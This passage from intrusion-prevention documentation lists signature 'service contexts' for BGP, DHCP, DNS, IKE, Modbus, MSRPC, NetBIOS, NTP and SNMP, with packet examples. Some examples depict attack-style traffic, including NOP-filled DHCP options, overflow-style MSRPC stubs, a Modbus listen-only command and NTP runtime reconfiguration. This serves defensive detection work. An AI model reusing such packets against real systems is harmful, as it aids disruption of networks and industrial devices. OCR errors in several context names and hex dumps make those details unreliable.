bgp-open-parm (ANY)	Matches the optional parameters in the BGP open message.	BGP Optional parameters in Open Message

Table 49: Service Contexts: BGP *(Continued)*

Context and Direction	Description	Display Name
bgp-route-refresh-msg (ANY)	Matches the BGP Route Refresh Message	BGP Route Refresh Message
bgp-update-attr-aggregator (ANY)	Matches the Aggregator path attribute data in the BGP update message.	BGP Aggregator Path Attribute in Update Message
bgp-update-attr-as-path (ANY)	Matches the AS path attribute data in the BGP update message.	BGP AS-Path Path Attribute in Update Message
bgp-update-attr-atomic-aggr (ANY)	Matches the atomic-aggregator path attribute data in the BGP update message.	BGP Atomic-Aggregator Path Attribute in Update Message
bgp-update-attr-cluster-list (ANY)	Matches the Cluster-List path attribute data in the BGP update message.	BGP Cluster-List Path Attribute in Update Message
bgp-update-attr-communities (ANY)	Matches the Communities path attribute data in the BGP update message.	BGP Communities Path Attribute in Update Message
bgp-update-attr-local-pref (ANY)	Matches the Local-Pref path attribute data in BGP update message.	BGP Local-Pref Path Attribute in Update Message
bgp-update-attr-med (ANY)	Matches the Multi-Exit-Disc path attribute data in the BGP update message.	BGP Multi-Exit-Disc Path Attribute in Update Message
bgp-update-attr-next-hop (ANY)	Matches the Next-Hop path attribute data in the BGP update message.	BGP Next-Hop Path Attribute in Update Message

Table 49: Service Contexts: BGP *(Continued)*

Context and Direction	Description	Display Name
bgp-update-attr-nonstd (ANY)	Matches any Non-Standard path attribute data in the BGP update message.	BGP Non-standard Path Attribute in Update Message
bgp-update-attr-rigin (ANY)	Matches the Origin path attribute date in the BGP update message.	BGP Origin Path Attribute in Update Message
bgp-updet-attr-originator (ANY)	Matches the Originator path attribute data in BFP update message.	BGP Originator Path Attribute in Update Message
bgp-update-msg (ANY)	Matches the BGP update message.	BGP Update Message
bgp-update-nlri_infor (ANY)	Matches the Network Layer Reachability Information in the BGP update message.	BGP Network Layer Reachability Information in Update Message
bgp-update-norm-unfeasible-rte (ANY)	Matches the unfeasible routes data in BFP update message. This context shows each route expanded to 4 bytes, prefixed by a delimiter.	BGP Unfeasible routes in Update Message (Normalized)
bgp-update-total-path-attribute (ANY)	Matches the Total Path Attribute data in the BGP update message.	BGP Total Path Attributes in Update Message
bgp-update-unfeasible-rts (ANY)	Matches the unfeasible routes data in the BGP update message.	BGP Unfeasible routes in Update Message

Service Contexts: DHCP

The table displays the security context details for DHCP:

Table 50: Service Contexts: DHCP

Context and Direction	Description Example of Contexts
dhcp-file-name (ANY)	Matches the filename in a DHCP/bootp message.

Table 50: Service Contexts: DHCP *(Continued)*

Context and Direction	Description Example of Contexts
dhcp-option (ANY)	Matches each option in a DHCP/bootp message. Each option context contains the type and length of the option. **Example of field in DHCP transaction**: Dynamic Host Configuration Protocol Message type: Unknown (144) Hardware type: Unknown (0x90) Hardware address length: 144 Hops: 144 Transaction ID: 0x90909090 Seconds elapsed: 37008 Bootp flags: 0x9090, Broadcast flag (Broadcast) Client IP address: 144.144.144.144 Your (client) IP address: 144.144.144.144 Next server IP address: 144.144.144.144 Relay agent IP address: 144.144.144.144 Client address not given Server host name [truncated]: \357\277\275\357\277\275\357\277\275\357\277\275\357\277\275\357\277\275\357\277\275\357\ 277\275\357\277\275\357\277\275357\277\275\357\277\275\357\277\275\357\277\275\357\277\2 75\357\277\275\357\277\275\357 Boot file name [truncated]: \357\277\275\357\277\275\357\277\275\357\277\275\357\277\275\357\277\275\357\277\275\357\ 27 7\27 5\35 7\27 7\27 5\357\277\275\357\277\275\3572 77\2 75\35 7\27 7\27 5\35 7\27 7\27 5\357\277\2 751357\277\275\357\2772 7513 572 Bootp vendor specific options: 909090909090909090909090909090909090909090909090... Option: (144) Geospatial Location [IODO:RFC6225] Length: 144 Value: 9090909090909090909090909090909090909090909090... Option: (144) Geospatial Location [TOdO:RFC6225] Option: (144) Geospatial Location [T0D0:RFC6225] Option: (144) Geospatial Location [T0D0:RFC6225] Option: (141) SIP UA Configuration Domains Option: (192) Unassigned [Malformed Packet: DHCP/BOOTP] **Example of context usage**: Context: dhcp-option pattern: "\x 909090 \x"

Table 50: Service Contexts: DHCP *(Continued)*

Context and Direction	Description Example of Contexts
dhcp-server-name (ANY)	Matches the server name in a DHCP/bootp message.

Service Contexts: DNS

The table displays the security context details for DNS:

Table 51: Service Contexts: DNS

Context and Direction	Description Example of Contexts
dns-cname (ANY)	Matches the CNAME in a DNS request or response. **Example of field in DNS transaction:** 09 70 00 35 Cb 2a 00 f4 fl 80 0f b1 81 80 00 01 .p.5.* 00 04 00 04 00 04 03 77 77 77 06 67 6f 6f 67 6c www.googl 65 03 63 6f 6d 00 00 01 00 01 cO Oc 00 05 00 01 e.com 00 00 eO 71 00 08 03 77 77 77 01 6c C0 10 cO 2c 00 01 00 01 00 00 01 2c 00 04 42 66 07 68 cO 2c ,..Bf.h., 00 01 00 01 00 00 01 2c 00 04 42 66 07 93 CO 2c ,..Bf..v 00 01 00 01 00 00 01 2c 00 04 42 66 07 63 cO 10 ,..Bf.C.. 00 02 00 01 00 01 46 71 00 06 03 6e 73 32 cO 10 Fq...ns2.. cO 10 00 02 00 01 00 01 46 71 00 06 03 6e 73 33 Fq...ns3 cO 10 cO 10 00 02 00 01 00 0146 7100 06 03 6e Fq...n 73 34 cO 10 cO 10 00 02 00 01 00 01 46 71 00 06 s4 Fq.. 03 6e 73 31 cO 10 cO a6 00 0100 0100 0146 71 .nsl Fq 00 04 d8 ef 20 Oa cO 70 00 0100 0100 0146 71 p Fq 00 04 d8 ef 22 Oa cO 82 00 0100 0100 0146 71 Fq 00 04 d8 ef 24 Oa cO 94 00 0100 0100 0146 71 ....$ Fq 00 04d8ef 26 0a **NOTE: 0f b1 is the start of DNS payload and offset of CNAME is C0** **Example of context usage:** Context: dns-cname Pattern: “google”

Table 51: Service Contexts: DNS *(Continued)*

Context and Direction	Description Example of Contexts
dns-flags	Matches flags of a DNS request or response **Example of field in DNS transaction:** 06 83 d9 21 00 35 00 28 25 5f 0f b1 01 00 00 01 ... !.5.(%_ 00 00 00 00 00 00 03 77 77 77 06 67 6f 6f 67 6c www.googl 65 03 63 6f 6d 00 00 01 00 01 e.com **NOTE**: 0f b1 is the start of DNS payload **Example of context usage:** Context: dns-flags pattern: "\x 01 \x"
dns-rr-a6-rdata (ANY)	Match the rdata of an A6 RR in a DNS request response.
dns-rr-afsdb-rdata (ANY)	Matches the rdata of an AFSDB RR in a DNS request or response.
dns-rr-apl-rdata (ANY)	Matches the rdata of an APL RR in a DNS request or response.
dns-rr-atma-rdata (ANY)	Matches the rdata of an ATMA RR in a DNS request or response.

Table 51: Service Contexts: DNS *(Continued)*

Context and Direction	Description Example of Contexts
dns-rr-cname-rdata (ANY)	Matches the rdata of a CNAME RR in a DNS request or response. **Example of field in DNS transaction:** 09 70 00 35 Cb 2a 00 f4 fl 80 0f b1 81 80 00 01 00 04 00 04 00 04 03 77 77 77 06 67 6f 6f 67 6c 65 03 63 6f 6d 00 00 01 00 01 c0 0c 00 05 00 01 00 00 e0 71 00 08 03 77 77 77 01 6c C0 10 c0 2c 00 01 00 01 00 00 01 2c 00 04 42 66 07 68 c0 2c 00 01 00 01 00 00 01 2c 00 04 42 66 07 93 C0 2c 00 01 00 01 00 00 01 2c 00 04 42 66 07 63 C0 10 00 02 00 01 00 01 46 71 00 06 03 6e 73 32 c0 10 C0 10 00 02 00 01 00 01 46 71 00 06 03 6e 73 33 C0 10 c0 10 00 02 00 01 00 01 46 71 00 06 03 6e 73 34 c0 10 c0 10 00 02 00 01 00 01 46 71 00 06 03 6e 73 31 c0 10 c0 a6 00 0100 0100 0146 71 00 04 d8 ef 20 0a c0 70 00 0100 01 00 0146 71 00 04 d8 ef 22 0a c0 82 00 0100 0100 0146 71 00 04 d8 ef 24 0a c0 94 00 0100 0100 0146 71 00 04d8ef 26 0a **NOTE**: 0f b1 is the start of DNS payload **Example of context usage:** Context: dns-rr-cname-rdata Pattern: "www"
dns-rr-dnskey-rdata (ANY)	Matches the rdata of DNSKEY RR in a DNS request or response.
dns-rr-ds-rdata (ANY)	Matches the rdata of a DN RR in a DNS request or response.
dns-rr-eid-rdata (ANY)	Matches the rdata of an EID RR in a DNS request or response.
dns-rr-hinfo-rdata (ANY)	Matches the rdata of an HINFO RR in a DNS request or response.

Table 51: Service Contexts: DNS *(Continued)*

Context and Direction	Description Example of Contexts
dns-rr-key-rdata (ANY)	Matches the rdata of a KEY RR in a DNS request or response.
dns-rr-kx-rdata (ANY)	Matches the rdata of a KX RR in a DNS request or response.
dns-rr-mb-rdata (ANY)	Matches the rdata of an MB RR in a DNS request or response.
dns-rr-md-rdata (ANY)	Matches the rdata of an MD RR in a DNS request or response.
dns-rr-mf-rdata (ANY)	Matches the rdata of an MF RR in a DNS request or response.
dns-rr-mg-rdata (ANY)	Matches the rdata of an MG RR in a DNS request or response.
dns-rr-minfo-rdata (ANY)	Matches the rdata of an MINFO RR in a DNS request or response.
dns-rr-mr-rdata (ANY)	Matches the rdata of an MR RR in a DNS request or response.
dns-rr-mx-rdata (ANY)	Matches the rdata of an MX RR in a DNS request or response.
dns-rr-naptr-rdata (ANY)	Matches the rdata of a NAPTR RR in a DNS request or response.
dns-rr-nimloc-rdata (ANY)	Matches the rdata of an NIMLOC RR in a DNS request or response.

Table 51: Service Contexts: DNS *(Continued)*

Context and Direction	Description Example of Contexts
dns-rr-nsap-rdata (ANY)	Matches the rdata of an NSAP RR in a DNS request or response.
dns-rr-ns-rdata (ANY)	Matches the rdata of an NS RR in a DNS request or response. **Example of field in DNS transaction:** 09 70 00 35 Cb 2a 00 f4 fl 80 Of bl 81 80 00 01 . p.5.* 00 04 00 04 00 04 03 77 77 77 06 67 6f 6f 67 6c www.googl 65 03 63 6f 6d 00 00 01 00 01 CO Oc 00 05 00 01 e.com 00 00 eO 71 00 08 03 77 77 77 01 6c CO 10 c0 2c ...q...www.L., 00 01 00 01 00 00 01 2c 00 04 42 66 07 68 c0 2c ,..Bf.h., 00 01 00 01 00 00 01 2c 00 04 42 66 07 93 C0 2c ,..Bf..., 00 01 00 01 00 00 01 2c 00 04 42 66 07 63 C0 10 ,..Bf.C.. 00 02 00 0100 0146 71 00 06 03 6e 73 32 c0 10 Fq...ns2.. c0 10 00 02 00 0100 01 46 71 00 06 03 6e 73 33 Fq...ns3 c0 10 c0 10 00 02 00 01 00 0146 7100 06 03 6e Fq...n 73 34 c0 10 c0 10 00 02 00 01 00 01 46 71 00 06 s4 Fq.. 03 6e 73 31 c0 10 c0 a6 00 0100 0100 0146 71 .nsl Fq 00 04 d8 ef 20 0a c0 70 00 0100 01 00 0146 71 p Fq 00 04 d8 ef 22 0a c0 82 00 0100 0100 0146 71 Fq 00 04 d8 ef 24 0a c0 94 00 0100 0100 0146 71 ....$ Fq 00 04 d8 ef 26 0a **NOTE: 0f bl is the start of DNS payload and Type of RR is 00 02 and NS RDATA is highlighted in yellow** **Example of context usage:** Context: dns-rr-ns-rdata Pattern: “ns2”
dns-rr-nsapptr-rdata (ANY)	Matches the rdata of an NSAPPTR RR in a DNS request or response.
dns-rr-nsec-rdata (ANY)	Matches the rdata of an NSEC RR in a DNS request or response.
dns-rr-null-rdata (ANY)	Matches the rdata of a NULL RR in a DNS request or response.
dns-rr-nxt-rdata (ANY)	Matches the rdata of a NXT RR in a DNS request or response.

Table 51: Service Contexts: DNS *(Continued)*

Context and Direction	Description Example of Contexts
dns-rr-ptr-rdata (ANY)	Matches the rdata of a PTR RR in a DNS request or response.
dns-rr-px-rdata (ANY)	Matches the rdata of a PX RR in a DNS request or response.
dns-rr-rp-rdata (ANY)	Matches the rdata of an RP RR in a DNS request or response.
dns-rr-rrsig-rdata (ANY)	Matches the rdata of an RRSIG RR in a DNS request or response.
dns-rr-sig-rdata (ANY)	Matches the rdata of an SIG RR in a DNS request or response
dns-rr-soa-rdata (ANY)	Matches the rdata of an SOA RR in a DNS request or response. **Example of field in DNS transaction:** 09 70 00 35 d2 16 00 6c 85 c7 0f b2 81 80 00 01 .p.5. J 00 01 00 01 00 00 03 77 77 77 06 67 6f 6f 67 6c www.g0ogl 65 03 63 6f 6d 00 00 le 00 01 c0 0c 00 05 00 01 e.com 00 00 e0 6c 00 08 03 77 77 77 016c c0 10 c0 30 ...L.www.L.0 00 06 00 01 00 00 00 3c 00 24 01 66 c0 30 09 64 <.$.f.0.d 6e 73 2d 61 64 6d 69 6e c0 10 00 13 c4 b9 00 00 ns-admin 03 84 00 00 03 84 00 00 07 08 00 00 00 3c < **NOTE: 0f b2 is the start of DNS and Type of RR is 00 06(SOA) and NS RDATA is highlighted in yellow** **Example of context usage:** Context: dns-rr-soa-rdata Pattern: “admin”
dns-rr-sshfp-data (ANY)	Matches the rdata of an SSHFP RR in a DNS request or response.
dns-rr-tsip-rdata (ANY)	Matches the rdata of a TSIP RR in a DNS request or response.

Table 51: Service Contexts: DNS *(Continued)*

Context and Direction	Description Example of Contexts
dns-rr-txt-rdata (ANY)	Matches the rdata of a TXT RR in a DNS request or response.
dns-rr-type-rdata (ANY)	Matches the entire resource record in a DNS request or response, including the type and class. **Example of field in DNS transaction:** 00 12 3f 63 16 0d 00 05 85 a5 27 f0 08 00 45 00 ...?C \..E. 01 08 2b 3e 40 00 3e 11 ed fa 0a 9d 04 0a 0a 96 ...+>@.> 09 70 00 35 Cb 2a 00 f4 fl 80 0f bl 81 80 00 01 .p.5.* 00 04 00 04 00 04 03 77 77 77 06 67 6f 6f 67 6c www.googl 65 03 63 6f 6d 00 00 01 00 01 c0 0c 00 05 00 01 e.com 00 00 e0 71 00 08 03 77 77 77 01 6c c0 10 c0 2c ...q...www.L., 00 01 00 01 00 00 01 2c 00 04 42 66 07 68 c0 2c ,..Bf.h., 00 01 00 01 00 00 01 2c 00 04 42 66 07 93 c0 2c ,..Bf..., 00 01 00 01 00 00 01 2c 00 04 42 66 07 63 c0 10 ,..Bf.C.. 00 02 00 01 00 01 46 71 00 06 03 6e 73 32 c0 10 Fq...ns2.. c0 10 00 02 00 01 00 01 46 71 00 06 03 6e 73 33 Fq...ns3 c0 10 c0 10 00 02 00 01 00 0146 7100 06 03 6e Fq...n 73 34 c0 10 c0 10 00 02 00 01 00 01 46 71 00 06 s4 Fq.. 03 6e 73 31 c0 10 c0 a6 00 0100 0100 0146 71 .nsl Fq 00 04 d8 ef 20 0a c0 70 00 0100 0100 0146 71 p Fq 00 04 d8 ef 22 0a c0 82 00 0100 0100 0146 71 Fq 00 04 d8 ef 24 0a c0 94 00 0100 0100 0146 71 ....$ Fq 00 04d8ef 26 0a **NOTE: 0f b2 is the start of DNS payload** **Example of context usage:** Context: dns-rr-type-rdata Pattern: “www”
dns-rr-wks-rdata (ANY)	Matches the rdata of a WKS RR in a DNS request or response.

Table 51: Service Contexts: DNS *(Continued)*

Context and Direction	Description Example of Contexts
dns-type-name (ANY)	Matches any name resource record in a DNS request or response. The first 2 bytes of the context contain the RFC-1035 type values. **Example of field in DNS transaction:** 00 00 5e 00 01 0f 00 12 3f 63 16 0d 08 00 45 00 ..^ ?C....E. 00 3c f8 5b 00 00 40 11 5d 30 0a 96 09 70 0a 9d .<.[..@.]0...p.. 06 83 d9 21 00 35 00 28 25 5f 0f bl 01 00 00 01 ...!.5.(%_ 00 00 00 00 00 00 03 77 77 77 06 67 6f 6f 67 6c www.googl 65 03 63 6f 6d 00 00 01 00 01 e.com **NOTE: Type is 00 01** **Example of context usage:** Context: dns-type-name Pattern: “www”
dns-update-header	Matches the header of a DNS UPDATE request or response.

Service Contexts: IKE

The table displays the security context details for IKE:

Table 52: Service Contexts: IKE

Context and Direction	Description Example of Contexts

ike-payload (ANY)	Matches the payload in an IKE transaction
	
	`Internet Security Association and Key Management Protocol`
	
	`Initiator SPI: 1717171717171717`
	`Responder SPI: 0000000000000000`
	`Next payload: Notification (11)`
	`Version: 1.0`
	`Exchange type: Informational (5)`
	`Flags: 0x00`
	`Message ID: 0x00000000`
	`Length: 40`
	`Payload: Notification (11)`
	
	`Example of context usage``:`
	`Context: ike-payload pattern: "\x0b000c0000000101006002\x"`

Service Contexts: Modbus

The table displays the security context details for Modbus:

Table 53: Service Contexts: Modbus

Context and Direction	Description Example of Contexts

modbus-except-resp (STC)	Matches a Modbus Exception Response.
	
	`Example of field in MODBUS transaction``:`
	
	`Transmission Control Protocol Sre Port: 502. Dst Port: 2578. Seq: 1894886683. Ack: 1637347727. Len: 9`
	`Modbus/TCP`
	`Transaction Identifier: 0 Protocol Identifier: 0 Length: 3 Unit Identifier: 10`
	`Functions: Diagnostics. Exception: Gateway target device failed to respond .000 1000 = Function Code: Diagnostics (8)`
	`Exception Code: Gateway target device failed to respond (11)`
	`00 20 78 00 62 Od 00 02 b3 ce 70 51 08 00 45 00 . x.b pQ.E.`
	`00 31ffe5 40 00 80 06 6 a5 0a 00 00 03 0a 00 1.@`
	`00 39 01 f6 0a 12 70 fl ad lb 61 97 fl 8f50 18 .9..p...a...P.`
	`ff£3 08 ed 00 00 00 00 00 00 00 03 0a 88 Ob`
	
	`Example of context usage``:`
	`Context: modbus-except-response pattern: “\xOa88\x”`

Table 53: Service Contexts: Modbus *(Continued)*

Context and Direction	Description Example of Contexts

modbus-request (CTS)	Matches a Modbus Request
	
	`Example of field in MODBUS transaction:`
	`Modbus/TCP`
	`Transaction Identifier: 0`
	`Protocol Identifier: 0`
	`Length: 6`
	`Unit Identifier: 10`
	`Modbus`
	`.0001000 = Function Code: Diagnostics (8)`
	`Diagnostic Code: Force Listen Only Mode (4)`
	`Data: 0000`
	`00 02 b3 ce 70 51 00 20 78 00 62 Od 08 00 45 00 ....`
	`00 34 85 83 40 00 80 06 61 05 0a 00 00 39 0a 00 .4.`
	`00 03 0a 12 01 f6 61 97 fl 83 70 fl ad lb 50 18`
	`fa fO 19 52 00 00 00 00 00 00 00 06 0a 08 00 04 ...R.`
	`00 00`
	
	`Example of context usage:`
	`Context: modbus-request pattern: “\x 060a x”`

Table 53: Service Contexts: Modbus *(Continued)*

Context and Direction	Description Example of Contexts

modbus-response (STC)	Matches a Modbus Response.
	
	`Example of field in MODBUS transaction``:`
	
	`Transmission Control Protocol. Src Port: 502. Port: 2578. Seq: 1894886719. Ack: 1637347775.Len: 12`
	`Modbus/TCP`
	`Transaction Identifier: 0`
	`Protocol Identifier: 0`
	`Length: 6`
	`Unit Identifier: 10`
	`Modbus`
	`.0001000 = Function Code: Diagnostics (8)`
	`[Request Frame: 17]`
	`[Time from request: 0.002023000 seconds]`
	`Diagnostic Code: Restart Communications Option (1)`
	`Restart Communication Option: Leave Log (0x0000)`
	`00 20 78 00 62 Od 00 02 b3 ce 70 51 08 00 45 00 . x.b pQ..E.`
	`00 34 ff e9 40 00 80 06 e6 9e Oa 00 00 03 Oa 00 .4..@`
	`00 39 01 f6 Oa 12 70 fl ad 3f 61 97 fl bf 50 18 .9....p..?a...P.`
	`ff c3 14 22 00 00 00 00 00 00 00 06 0a 08 00 01 ..."`
	`00 00`
	
	`Example of context usage``:`
	`Context: modbus-response pattern: "\x 080001 \x"`

modbus-trailing-data (ANY)	Matches trailing data after the first MODBUS PDU.

Service Contexts: MSRPC

The table displays the security context details for MSRPC:

Table 54: Service Contexts: MSRPC

Context and Direction	Description Example of Contexts
msrpc-ans (STC)	Matches the response data in a MSRPC session
msrpc-call (CTS)	Matches the request data in a MSRPC session **Example of field in MSRPC transaction:** Distributed Computing Environment / Remote Procedure Call (DCE/RPC)Request. Seq: 0. Serial: 0, Frag: 0. FragLen: 512 Version: 4 Packet type: Request (0) Flags 1: 0x2e. Idempotent, NoFack. Fragment. Last Fragment Flags2:0x00 Data Representation: 100000 (Order: Little-endian. Char: ASCII. Float: IEEE) Serial High: 0x00 Object UUID: 00000000-0000-0000-0000-000000000000 Interface UUID: e67ab081-9844-3521-9d32-834f038001c0 Activity: 4b4be3a3-2bS4-168d-c978-4858ae9fc475 Server boot time: Unknown (0) Interface Ver: 1 Sequence num: 0 Opnum: 9 Interface Hint: Oxffff Activity Hint: Oxffff Fragment len: 512 Fragment num: 0 Auth proto: None (0) Serial Low" 0x00 Fragment data: 41414141414141414141414141414141414141414141414141... Stub data: 41414141414141414141414141414141414141414141414141... [1 DCE/RPCFragment (512 bytes): #1(512)] [Frame: 1. payload: 0-511 (512 bytes)] [Fragment count: 1] [Reassembled DCE/RPC length: 512] **Example of context usage:** Context: msrpc-call pattern: “\x 09 \x”

Table 54: Service Contexts: MSRPC *(Continued)*

Context and Direction	Description Example of Contexts
msrpc-ifid-str (ANY)	Matches the interface ID string in an MSRPC session. **Example of field in MSRPC transaction:** Transmission Control Protocol. Src Port: 41178, Dst Port: 135. Seq: 3957977132.Ack: 1928886353. Len: 72 Distributed Computing Environment / Remote Procedure Call (DCE/RPC)Bind. Fragment: Single. FragLen: 72. Call: 0 Version: 5 Version (minor): 0 Packet type: Bind (11) Packet Flags: 0x03 Data Representation: 10000000 (Order: Little-endian. Char: ASCII. Float: IEEE) Frag Length: 72 Auth Length: 0 Call ID: 0 Max Xmit Frag: 5840 Max Recv Frag: 5840 Assoc Group: 0x00000000 NumCtx Items: 1 Ctxltem[l]: Context ID:0. REMACT. 32bitNDR Context ID: 0 Num Trans Items: 1 Abstract Syntax: REMACT VO.O Interface: REMACT UUID: 4d9f4ab8-7dlc-1 Icf-861e-0020af6e7c57 Interface Ver: 0 Interface Ver Minor: 0 Transfer Syntax[l]: 32bitNDR V2 Transfer Syntax: 32bitNDR UUID:8a885d04-lceb-1 Ic9-9fe8-08002b 104860 ver: 2 **Example of context usage:** Context: msrpc-ifid-str pattern: “\x 4d9f \x”

Table 54: Service Contexts: MSRPC *(Continued)*

Context and Direction	Description Example of Contexts
msrpc-raw (ANY)	Matches raw data in a MSRPC session **Example of field in MSRPC transaction:** Transmission Control Protocol Src Port: 41178, Dst Port: 135. Seq: 3957977132.Ack: 1928886353. Len: 72 Distributed Computing Environment / Remote Procedure Call (DCE/RPC) Bind. Fragment: Single. FragLen: 72. Call: 0 Version: 5 Version (minor): 0 Packet type: Bind (11) Packet Flags: 0x03 Data Representation: 10000000(Order: Little-endian. Char: ASCII. Float: IEEE) Frag Length: 72 Auth Length: 0 Call ID: 0 Max Xmit Frag: 5840 Max Recv Frag: 5840 Assoc Group: 0x00000000 Num Ctx Items: 1 Ctx Item[l]: Context ID:0. REMACT. 32bitNDR aO da 00 87 eb e9 fO 2c 72 f8 78 51 80 18 00 e5 xxQ.... a8 ad 00 00 01 01 08 0a 00 lc b5 Of 00 00 00 00 05 00 0b 03 10 00 00 00 48 00 00 00 00 00 00 00 H dO 16 dO 16 00 00 00 00 0100 00 00 00 00 0100 b8 4a 9f 4d le 7d cf 11 86 le 00 20 af 6e 7c 57 J.M.} n|W 00 00 00 00 04 5d 88 8a eb le c9 11 9f e8 08 00] 2b 1048 60 02 00 00 00 **Example of context usage:** Context: msrpc-raw pattern: "\x e80800 \x"

Service Contexts: NetBIOS

The table displays the security context details for NetBIOS:

Table 55: Service Contexts: NetBIOS

Context and Direction	Description	Display Name
nbds-browse-backup-server (ANY)	Matches the name of a backup server in a NetBIOS browse message.	NBDS Browse Backup Server

Table 55: Service Contexts: NetBIOS *(Continued)*

Context and Direction	Description	Display Name
nbds-browse-server-name (ANY)	Matches the name of a server in a NetBIOS browse message.	NBDS Browse Server Name
nbds-destination-name (ANY)	Matches the destination name field in a NetBIOS message.	NBDS Destination Name
nbds-mailslot-name (ANY)	Matches the name of a mailslot in the NetBIOS mailslot message.	NBDS Mailslot Name
nbds-source-ip-address (ANY)	Matches the source IP field in the NetBIOS datagram header.	NBDS Source Ip Address
nbds-source-name (ANY)	Matches the source name field in a NetBIOS message.	NBDS Source Name
nbds-source-port (ANY)	Matches the source port fields in the NetBIOS datagram header.	NBDS Source Port
nbname-node-name (ANY)	Matches the node name in the status response message.	NBNAME Node Name
nbname-node-status (ANY)	Matches the statistics field of a node status response.	NBNAME Node Status
nbname-nsd-ip-address (ANY)	Matches the IP address of a NetBIOS name server specified in a redirect name query response message.	NBNAME Nsd IP Address
nbname-nsd-name (ANY)	Matches the name of a NetBIOS name server specified in a redirect name query response message.	NBNAME Nsd Name

Table 55: Service Contexts: NetBIOS *(Continued)*

Context and Direction	Description	Display Name
nbname-resource-address (ANY)	Matches the IP address of a resource from the resource record.	NBNAME Resource Address
nbname-type-name (ANY)	Matches the type and name in a question or a resource record.	NBNAME Type Name

Service Contexts: NTP

The table displays the security context details for NTP:

Table 56: Service Contexts: NTP

Context and Direction	Description Example of Contexts

ntp-ctrl-data-opt (ANY)	Matches the data field in an NTP control message.
	
	Example of field in NTP transaction:
	`User Datagram Protocol, Src Port: 57629, Dst Port: 123`
	`Network Time Protocol (NTP Version 2, control)`
	`Flags: 0x16, Leap Indicator: no warning. Version number: NTP Version 2, Mode: reserved for NTP control message`
	`Flags 2: 0x08, Response bit: Request, Opcode: runtime configuration`
	`Sequence: 2 [Response In: 2]`
	`Status: 0x0000`
	`AssociationD: 0`
	`Offset: 0 Count: 35`
	`Data`
	`Configuration: server 172.16.8.218 mode 3735928559`
	`Padding: 00`
	`Authenticator`
	
	Example of context usage:
	`Context: ntp-ctrl-data-opt pattern: "server"`

Table 56: Service Contexts: NTP *(Continued)*

Context and Direction	Description Example of Contexts

ntp-ctrl- opcode-response -var (ANY)	Matches each of the name and value pairs found in the NTP control message data field. The context includes a 1-byte NTP control message opcode and a 1-byte NTP response type.
	
	`Example of field in NTP transaction`:
	
	`User Datagram Protocol, Src Port: 49874, Dst Port: 123`
	`Network Time Protocol (NTP Version 2, control)`
	`Flags: 0x16, Leap Indicator: no warning. Version number: NTP Version 2, Mode: reserved for NTP control message`
	`Flags 2: 0x02, Response bit: Request, Opcode: read variables`
	`Sequence: 1`
	`Status: 0x0000`
	`Association ID: 0`
	`Offset: 0`
	`Count: 310`
	`Data`
	`stratum=`
	`Padding: e2357a79727d Authenticator`
	
	`Example of context usage`:
	`Context: ntp-ctrl-opcode-response-var pattern: "stratum="`

Service Contexts: SNMP

The table displays the security context details for SNMP:

Table 57: Service Contexts: SNMP

Context and Direction	Description Example of Contexts

snmp-community (ANY)	Matches the community name in any SNMP request or response.
	
	Example of field in SNMP transaction:
	
	User Datagram Protocol, Src Port: 3301, Dst Port: 161
	Simple Network Management Protocol
	    version: version-1 (0)
	    community: FirstBogus
	    data: get-request (0)
	
	Example of context usage:
	Context: snmp-community pattern: "First”

snmp-get- bulk-oid (CTS)	Matches the binary OID in any SNMP Get-Bulk request.
	
	Example of field in SNMP transaction:
	
	Simple Network Management Protocol
	    version: v2c (1)
	    community: public
	    data: getBulkRequest (5)
	        getBulkRequest
	            request-id: 34487
	            non-repeaters 0
	            max-repetitions: 2147483647
	            variable-bindings: 110 items
	            1.3: Value (Null)
	              Object Name: 1.3 (iso.3)
	              Value (Null)
	             1.3: Value (Null)
	                Object Name: 1.3 (iso.3)
	                Value (Null)
	
	Example of context usage:
	Context: snmp-get-bulk-oid pattern: "1\.3”

Table 57: Service Contexts: SNMP *(Continued)*

<table>
<tr><th>Context and Direction</th><th>Description

Example of Contexts</th></tr>
<tr><td>snmp-get- bulk-oid-parsed (CTS)</td><td>Matches the human-readable OID in any SNMP Get-Bulk request.</td></tr>
<tr><td>snmp-get- next-oid (CTS)</td><td>Matches the binary OID in any SNMP Get-Next request.</td></tr>
<tr><td>snmp-get- next-oid-parsed (CTS)</td><td>Matches the human-readable OID in any SNMP Get-Next request.</td></tr>
<tr><td>snmp-get-oid (CTS)</td><td>Matches the binary OID in any SNMP Get request.</td></tr>
<tr><td>snmp-get- oid-parsed (CTS)</td><td>Matches the human-readable OID in any SNMP Get request.

Example of field in SNMP transaction:

<pre>Simple Network Management Protocol
    version: version-1 (0)
    community: FirstBogus
    data: get-request (0)
        get-request
            request-id: 29248
            error-status: noError (0)
            error-index: 0
            variable-bindings: 1 item
                1.3.6.1.2.1.1.1.0: Value (Null)
                    Object Name: 1.3.6.1.2.1.1.1.0 (iso.3.6.1.2.1.1.1.0)
                    Value (Null)</pre>
Example of context usage:
Context: snmp-get-oid-parsed pattern: "iso\.3\.6"</td></tr>
</table>

Table 57: Service Contexts: SNMP *(Continued)*

<table>
<tr><th>Context and Direction</th><th>Description

Example of Contexts</th></tr>
<tr><td>snmp-oid (ANY)</td><td>Matches the binary OID in any SNMP request or response.

<code>Example of field in SNMP transaction</code>:

<pre>Simple Network Management Protocol
version: version-1 (0)
community: FirstBogus
data: get-request (0)
    get-request
        request-id: 29248
        error-status: noError (0)
        error-index: 0
        variable-bindings: 1 item
            1.3.6.1.2.1.1.1.0: Value (Null)
                Object Name: 1.3.6.1.2.1.1.1.0 (iso.3.6.1.2.1.1.1.0)
                Value (Null)</pre>
<code>Example of context usage</code>:
<code>Context: snmp-oid pattern: "1\.3”</code></td></tr>
</table>

Table 57: Service Contexts: SNMP *(Continued)*

Context and Direction	Description Example of Contexts

snmp-oid-parsed (ANY)	Matches the human-readable OID in any SNMP request or response.
	
	Example of field in SNMP transaction:
	
	`Simple Network Management Protocol`
	`version: version-1 (0)`
	`community: FirstBogus`
	`data: get-request (0)`
	`    get-request`
	`        request-id: 29248`
	`        error-status: noError (0)`
	`        error-index: 0`
	`        variable-bindings: 1 item`
	`            1.3.6.1.2.1.1.1.0: Value (Null)`
	`                Object Name: 1.3.6.1.2.1.1.1.0 (iso.3.6.1.2.1.1.1.0)`
	`                Value (Null)`
	
	Example of context usage:
	`Context: snmp-oid pattern: "1\.3”`

snmp-set-oid (CTS)	Matches the binary OID in any SNMP Set request.
snmp-set-oid-parsed (CTS)	Matches the human-readable OID in any SNMP Set request.
snmptrap-community (CTS)	Matches the community name in any SNMPTRAP message.
snmptrap-eid (CTS)	Matches the binary EID (Enterprise-ID) in any SNMPTRAP message.
